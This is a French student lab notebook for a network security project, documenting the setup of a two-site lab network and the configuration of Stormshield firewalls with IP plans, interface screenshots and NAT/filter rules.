

SAÉ Cyber 4.0 Sécurisation d'un SI

Cahier de SAÉ

Version 1.0



Appartient à :		En équipe avec :	
Nom : KURUL		Nom : DAKHOUCHE	
Prénom : Fatih		Prénom : Bilal	
Groupe : Groupe 4			
Nom : ZERRAR		Nom : RABERGEAU	
Prénom : Yanis		Prénom : Nicolas	
Nom de votre équipe :			

Informations générales

Répartition en groupes

6 équipes de 4 étudiants et 1 équipe de trois étudiants

Emploi du temps

Semaine 1 : 9h-12h 13h-17h sauf jeudi 9h-12h

Semaine 2 : 9h-12h 13h-17h sauf jeudi 9h-12h

Semaine 3 : 9h-12h 13h-17h jeudi libre et vendredi soutenance

Evaluation

- Au fil de la progression, après validation de chaque tâche
- Remplissage de votre cahier de SAÉ qui sera rendu et noté
- Soutenance en solo de 10 mins par étudiant + 5 mins de question.

Matériel par équipe

- 2 Firewalls Stormshield
- 1 Switch
- 1 Borne Wi-Fi
- 5 PC tour
- 2 Portables

Documentation

- Moodle
- <https://documentation.stormshield.eu/>

Tâches à réaliser

1. Mise en place d'une infrastructure sécurisée
2. Installation et configuration d'un firewall Stormshield
3. Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS
4. Authentification transparente par certificat SSL
5. Mettre en place un IDS
6. Attaque sur le Wifi
7. Utilisation de scanners de vulnérabilité
8. Attaque Man in The Middle
9. Contre-mesures pour le MiM
10. Supervision du réseau
11. Mise en place d'une architecture Single Sign-On
12. Mise en place d'un VPN SSL pour clients distants
13. Mise en place d'un VPN IPSEC site à site

Gestion de votre projet

Créez un Trello de votre projet estimez la durée de chaque tâche et sous-tâche et affectez-les entre vous. Partagez le Trello avec les enseignants.

<https://trello.com/invite/b/iknV47J5/ATTI0c1df2304c326a9e3e0908bd66e63d7148863BD5/sae-401>

Bilan

A la fin de votre SAÉ, vous devrez répartir 80h de travail x 4 personnes soit 320 heures-homme dans ce tableau et indiquer votre évaluation de l'accomplissement de chaque tâche en pourcentage de réalisation.

Tâches	Heures-homme	Pourcentage de réalisation
Mise en place d'une infrastructure sécurisée (1.5 pts)	2h	100%
Installation et configuration d'un firewall Stormshield (3 pts)	3h	100%
Installation et configuration d'un serveur HTTP/HTTPS et d'un serveur FTP/FTPS (7.35 pts)	4h	100%
Authentification transparente par certificat SSL (9 pts)	24h	100%
Mettre en place un IDS (13.5 pts)	16h	100%
Attaque sur le Wifi (4.5 pts)	15h	100%
Utilisation de scanners de vulnérabilité (13.5 pts)	30h	100%
Attaque Man in The Middle (3.75 pts)	8h	100%
Contre-mesures pour le MiM (6 pts)	16h	100%
Supervision du réseau (3.75 pts)	8h	33%
Mise en place d'une architecture Single Sign-On (9 pts)	30h	100%
Mise en place d'un VPN SSL pour clients distants (6 pts)	20h	100%
Mise en place d'un VPN IPSEC site à site (5.25 pts)	5h	33%

Détails des tâches à réaliser

Tâche 1. Mise en place d'une infrastructure sécurisée (1,5 points)


Liste des personnes impliquées avec pourcentage de répartition

Bilal Dakhouché

100 %

Estimation du temps passé sur cette tâche en heure-homme : 1h

Objectif : Mettre en place l'infrastructure réseau suivante :



Rapport

(Expliquez votre démarche, dessinez un plan IP, insérez des photos de votre architecture avec identification de chaque machine, photo des écrans de configuration IP, etc.)

Nous avons pour but de réaliser une infrastructure réseau dans laquelle figureront :

- 2 Firewall (Réseau A et B)
- Un serveur web dans chaque réseau
- Un serveur FTP dans le réseau A
- Un client dans chaque réseau
- Un accès wifi dans le réseau A
- Un IDS dans le réseau Internet

Pour réaliser notre infrastructure, nous avons décidé de réunir les serveurs Web et FTP A dans la même machine. Ils partageront donc la même adresse IP (voir plan IP en bas de page) et seront dans le réseau DMZ du Firewall A. Le Firewall ne possède seulement qu'une interface DMZ, ceci impliquera l'utilisation d'un switch pour y placer la borne Linksys et les serveurs HTTP et FTP.

```

tp@rt: ~
Fichier  Editer  Affichage  Rechercher  Terminal  Aide
    valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
oup default qlen 1000
    link/ether 00:13:3b:10:f5:a4 brd ff:ff:ff:ff:ff:ff
    inet 10.0.0.1/24 brd 10.0.0.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::213:3bff:fe10:f5a4/64 scope link
        valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP
oup default qlen 1000
    link/ether 00:be:43:8c:4c:4d brd ff:ff:ff:ff:ff:ff
    inet 192.168.33.102/24 brd 192.168.33.255 scope global dynamic eth0
        valid_lft 1371sec preferred_lft 1371sec
    inet 192.168.33.205/24 brd 192.168.33.255 scope global secondary dynamic
0
    valid_lft 1349sec preferred_lft 1349sec
    inet6 fe80::2be:43ff:fe8c:4c4d/64 scope link
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state
N group default
    link/ether 02:42:62:f3:a9:27 brd ff:ff:ff:ff:ff:ff
    inet 10.178.0.1/24 brd 10.178.0.255 scope global docker0
        valid_lft forever preferred_lft forever
root@rt:/home/tp#

```

Capture d'écran de la configuration IP du serveur Web du réseau A

Le serveur HTTP B sera dans le réseau DMZ du Firewall B. Etant le seul équipement branché à l'interface DMZ du Firewall, on n'aura pas besoin d'un switch pour étendre le nombre d'équipement à brancher à cette interface. Ce serveur sera accessible via l'adresse IP de sa machine. (Voir plan IP en bas de page)

```

Terminal
Fichier  Editer  Affichage  Rechercher  Terminal  Aide
root@rt:~# systemctl restart networking
root@rt:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: eth1: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:13:3b:10:f5:8b brd ff:ff:ff:ff:ff:ff
    inet 10.0.1.1/24 brd 10.0.1.255 scope global eth1
        valid_lft forever preferred_lft forever
    inet6 fe80::213:3bff:fe10:f58b/64 scope link
        valid_lft forever preferred_lft forever
3: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP group default qlen 1000
    link/ether 00:be:43:8c:54:fd brd ff:ff:ff:ff:ff:ff
    inet 192.168.33.68/24 brd 192.168.33.255 scope global dynamic eth0
        valid_lft 1791sec preferred_lft 1791sec
    inet6 fe80::2be:43ff:fe8c:54fd/64 scope link
        valid_lft forever preferred_lft forever
root@rt:~#

```

Capture d'écran de la configuration IP du serveur Web du réseau B

Les clients A et B auront une adresse IP fixe selon le plan IP ci-dessous et seront dans le réseau in du Firewall.

```

root@rt-mob16: ~
Fichier  Edition  Affichage  Recherche  Terminal  Aide

qlen 1000
link/ether f8:ac:65:00:84:6c brd ff:ff:ff:ff:ff:ff
root@rt-mob16:~# ip addr add 192.168.2.1/24 dev enp1s0
Object "addr" is unknown, try "ip help".
root@rt-mob16:~# ip a
root@rt-mob16:~# ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp1s0: <NO-CARRIER,BROADCAST,MULTICAST,PROMISC,UP> mtu 1500 qdisc fq_codel state DOWN group default qlen 1000
    link/ether 70:b5:e8:ac:b2:29 brd ff:ff:ff:ff:ff:ff
    inet 192.168.2.1/24 scope global enp1s0
        valid_lft forever preferred_lft forever
    inet6 fe80::72b5:e8ff:feac:b229/64 scope link
        valid_lft forever preferred_lft forever
3: wlp0s20f3: <BROADCAST,MULTICAST> mtu 1500 qdisc noop state DOWN group default qlen 1000
    link/ether f8:ac:65:00:84:6c brd ff:ff:ff:ff:ff:ff
root@rt-mob16:~#

2: enp3s0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 5c:60:ba:db:e3:67 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.1/24 scope global enp3s0
        valid_lft forever preferred_lft forever
3: wlp0s20f3: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc noqueue state UP group default qlen 1000
    link/ether 3c:21:9c:9f:3e:d6 brd ff:ff:ff:ff:ff:ff
    inet 192.168.1.107/24 brd 192.168.1.255 scope global dynamic noprefixroute wlp0s20f3
        valid_lft 83684sec preferred_lft 83684sec
    inet6 fe80::77c7:ba8f:cc05:c294/64 scope link noprefixroute
        valid_lft forever preferred_lft forever
4: br-5feba6a0449a: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:a2:d1:b7:38 brd ff:ff:ff:ff:ff:ff
    inet 172.18.0.1/16 brd 172.18.255.255 scope global br-5feba6a0449a
        valid_lft forever preferred_lft forever
5: docker0: <NO-CARRIER,BROADCAST,MULTICAST,UP> mtu 1500 qdisc noqueue state DOWN group default
    link/ether 02:42:85:b6:e7:d2 brd ff:ff:ff:ff:ff:ff
    inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
        valid_lft forever preferred_lft forever
root@rt-mob:~#

```

Capture d'écran des configurations IP des Clients des Réseaux A et B

La borne Linksys est mise en place et son adresse IP est paramétrée conformément à notre plan IP en bas de page. Un serveur DHCP y a été mis en place pour pourvoir les clients d'une adresse IP automatiquement.

dd-wrt.com ... control panel

Setup Wireless Services Security Access Restrictions NAT / QoS Administration Status

Basic Setup IPV6 DDNS MAC Address Clone Advanced Routing Switch Config Networking Tunnels

WAN Setup

WAN Connection Type

Connection Type Static IP

WAN IP Address 10 0 0 100

Subnet Mask 255 255 255 0

Gateway 10 0 0 254

Static DNS 1 0 0 0 0

Static DNS 2 0 0 0 0

Static DNS 3 0 0 0 0

Capture d'écran de l'adressage IP de la borne Linksys

L'IDS est placé sur le réseau Internet. Il y a plusieurs solutions pour le faire ; l'une d'elle est l'utilisation d'un switch. Nous avons donc placé l'IDS dans un switch avec les interfaces out des firewalls.

```

rt@rt-fernandez: ~
Fichier  Édition  Affichage  Recherche  Terminal  Aide
rt@rt-fernandez:~$ ip a
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 65536 qdisc noqueue state UNKNOWN group default qlen 1000
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
        valid_lft forever preferred_lft forever
    inet6 ::1/128 scope host
        valid_lft forever preferred_lft forever
2: enp1s0: <BROADCAST,MULTICAST,PROMISC,UP,LOWER_UP> mtu 1500 qdisc fq_codel state UP group default qlen 1000
    link/ether 70:b5:e8:ac:b1:61 brd ff:ff:ff:ff:ff:ff
    inet 87.10.10.100/24 brd 87.10.10.255 scope global enp1s0
        valid_lft forever preferred_lft forever
    inet6 fe80::72b5:e8ff:feac:b161/64 scope link
        valid_lft forever preferred_lft forever
3: wlp0s20f3: <BROADCAST,MULTICAST> mtu 1500 qdisc noqueue state DOWN group default qlen 1000
    link/ether f8:ac:65:b7:be:d4 brd ff:ff:ff:ff:ff:ff
rt@rt-fernandez:~$

```

Capture d'écran de l'adressage IP de l'IDS

Le plan IP de notre réseau est donc le suivant :

Réseaux LAN A		192.168.1.0/24	Réseaux LAN B		192.168.2.0/24
Client A		192.168.1.1	Client B		192.168.2.1
Firewall A		192.168.1.254	Firewall B		192.168.2.254
Réseaux DMZ A		10.0.0.0/24	Réseaux DMZ B		10.0.1.0/24
Serveur Web/FTP		10.0.0.1	Serveur Web B		10.0.1.1
Borne Wifi		10.0.0.100	Firewall DMZ B		10.0.1.254
Firewall DMZ A		10.0.0.254			
Réseaux WAN		87.10.0.0/24			
Firewall OUT A		87.10.0.1			
Firewall OUT B		87.10.0.129			
IDS		87.10.0.100			

Plan d'adressage IP

Tâche 2 Configuration des firewalls Stormshields (3 points)

Liste des personnes impliquées avec pourcentage de répartition	
Bilal Dakhouche	100 %

Estimation du temps passé sur cette tâche en heure-homme : 2h


Objectif : Configuration des firewalls pour protéger les réseaux internes et DMZ

Sous-tâches	Evaluation prof
Mettre en place une politique de NAT	
Permettre l'accès aux serveurs uniquement sur les ports concernés	
Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ	
Autorisez l'accès à DMZ_A1 depuis DMZ_A2	
Testez l'accès aux serveurs	

Rapport

(Expliquez votre démarche, insérez les captures d'écran des menus NAT et Filtrage, de vos tests, etc.)

Pour configurer les Stormshield, on y accède par l'un des ports du réseau Network_In quand le Firewall est réinitialisé. On commence par configurer les interfaces selon le plan IP défini lors de la tâche 1. Les interfaces ont donc les configurations suivantes :



Capture d'écran de la page de configuration de l'interface DMZ du Firewall A

Dans la capture d'écran ci-dessus, l'interface DMZ est dans le bridge. Elle hérite donc de son adresse IP. Nous avons décidé d'attribuer le réseau 10.0.0.0/24 à cette interface, le bridge aura donc l'adresse IP 10.0.0.254/24 qui sera donc également l'adresse de la DMZ.

Pour les autres interfaces, nous les avons séparés du bridge, elles sont donc indépendantes. L'interface OUT s'est vu attribuer l'adresse IP 87.10.10.1/24 ainsi donc présente dans le réseau 87.10.10.0/24. Il s'agit du réseau extérieur au Firewall dans lequel figurera également l'autre Firewall.

The screenshot shows the configuration page for the 'out' interface in a firewall management tool. The left sidebar shows a tree view with 'bridge' expanded, containing 'dmz1', 'out', 'in', 'PrivateAP', and 'PublicAP'. The 'out' interface is selected and highlighted in yellow. The main panel is titled 'CONFIGURATION DE L'INTERFACE' and 'CONFIGURATION AVANCÉE'. The 'Nom' field is 'out'. The 'Port physique' is 'out(1)'. The 'Couleur' is a purple square. The 'Cette interface est' dropdown is set to 'externe (publique)'. Under 'Plan d'adressage', the 'IP fixe (statique)' option is selected. Below this, a table lists the IP configuration:

Adresse IP	Masque réseau	Commentaire
87.10.10.1	255.255.255.0	

Capture d'écran de la page de configuration de l'interface OUT du Firewall A

Enfin, l'interface IN s'est vu attribuer l'adresse IP 192.168.1.254/24 ainsi présente dans le réseau 192.168.1.0/24. Les clients potentiels pourront donc s'y connecter et demander une adresse IP automatiquement grâce au serveur DHCP présent par défaut.

Rechercher ... + Ajouter - Supprimer | Vue mixte - Tout afficher - Vérifier l'utilisation

CONFIGURATION DE L'INTERFACE CONFIGURATION AVANCÉE

Nom : in

Commentaire :

Port physique : in(2)

VLANs attachés à l'interface :

Couleur :

Cette interface est : interne (protégée)

Plan d'adressage

☐ Aucun (interface désactivée)
☐ IP dynamique (obtenue par DHCP)
☐ Plan d'adressage hérité du bridge
☐ Sélectionnez un bridge
☒ IP fixe (statique)

Adresse IP	Masque réseau	Commentaire
192.168.1.254	255.255.255.0	

La mise en place de filtres permettra de gérer les accès aux différents réseaux du firewall. La première d'entre elles est de permettre l'accès aux serveurs sur les ports concernés. En raison de l'ambiguïté de la demande, nous l'avons interprété comme tel : Permettre l'accès aux serveurs sur les ports http, https, ftp et ftps depuis tous les réseaux (OUT et IN) car on imagine que les serveurs doivent être accessible depuis l'extérieur pour de potentiels clients et de l'intérieur pour nos clients connectés au réseau IN. L'établissement de cette règle est donc visible sur la capture suivante :

	État	Action	Source	Destination	Port dest.	Protocole	Inspection de sécurité
1	on	Portail d'authentification	unknown @ Network_internals	Internet	http https		IDS
2	on	passer	Any	SRV_FTP_HTTP_A	ftp ftps ftps-data		IDS
3	on	passer	Any	SRV_FTP_HTTP_A	http https		IDS
4	on	passer	DMZ_A	DMZ_B	Any		IDS
5	on	bloquer	DMZ_A	LAN_A	Any		IPS
6	on	bloquer	Internet	LAN_A	Any		IPS
7	on	bloquer	Any	Any	Any		IPS

Capture d'écran des filtres présents sur le Firewall A

Ainsi visible sur la capture précédente, nous avons également établi les autres règles qui sont les suivantes :

Interdire l'établissement d'une connexion sur les réseaux internes depuis les réseaux externes et les DMZ : Cette règle est explicitement claire, nous n'avons donc pas besoin de l'interpréter différemment.

Autorisez l'accès à DMZ_A1 depuis DMZ_A2 : Nous avons branché un switch à la DMZ pour permettre de brancher plusieurs équipements à la DMZ. De ce fait, tous les équipements sont dans le même réseau (10.0.0.0/24). Cette règle n'a donc pas été comprise dans la mesure où il nous est demandé de permettre d'accéder à un réseau à partir d'un autre. Or, les équipements présents dans DMZ_A1 et DMZ_A2 sont en réalité dans le même réseau qui est 10.0.0.0/24. Nous avons donc fait le choix d'ignorer cette règle car ce qu'elle permettrait est déjà possible.

Nos règles ainsi paramétrées, nous pouvons donc bloquer tous les accès au reste.

Les translations d'adresses sont faites de telle sorte à ce que les clients voient leurs adresses IP privées traduites en l'adresse de l'interface OUT du firewall. Les ports sont aléatoirement choisis (port ephemeral_fw).


Pour le serveur, nous avons mis en place de la translation statique de sorte que le serveur soit atteignable depuis les ports http, https, ftp, ftps depuis l'adresse IP (87.10.10.1) du Firewall.

The screenshot displays the Stormshield SN210W configuration interface, specifically the 'FILTRE ET NAT' (Filter and NAT) section. The left sidebar shows the navigation menu with 'Filtrage et NAT' selected. The main area shows a list of NAT rules under the 'FILTRE' tab.


Id	Nom	Etat	Source	Destination	Port dest.	Source	Port src.	Destination	Port	Protocole	Options	Commentaire
1	Séparateur - regroupement de règles (contient 1 règles, de 1 à 1)	on	Any	Internet		Firewall_out	ephemeral_fw	Internet				Créée le 2024-03-28 14:34:50, par admin (192.168.1.45)
2	Séparateur - regroupement de règles (contient 6 règles, de 2 à 7)	on	Any	Interface_out		Firewall_out		SRV_FTP_HTTP_A				Créée le 2024-03-28 10:58:45, par admin (192.168.1.45)
3		on	Any	Interface_out		Firewall_bridge		SRV_FTP_HTTP_A		http		NAT dans le...
4		on	Any	Interface_out		Firewall_bridge		SRV_FTP_HTTP_A		https		NAT dans le...
5		on	Any	Interface_out		Firewall_out		SRV_FTP_HTTP_A		ftp		Créée le 2024-03-28 10:58:45, par admin (192.168.1.45) - Mise à jour le 2024-03-28 15:56:17 p...
6		on	Any	Interface_out		Firewall_bridge		SRV_FTP_HTTP_A		ftps		NAT dans le...
7		on	Any	Interface_out		Firewall_bridge		SRV_FTP_HTTP_A		ftps		NAT dans le...

The interface includes a search bar, a 'Nouvelles règles' button, and a 'Sauvegarder et activer' button at the bottom. The status bar indicates 'Page courante 1 - 9 sur 9'.

L'accès aux serveurs est à présent possible depuis un client :




Capture d'écran de l'accès au serveur web B depuis le Client A

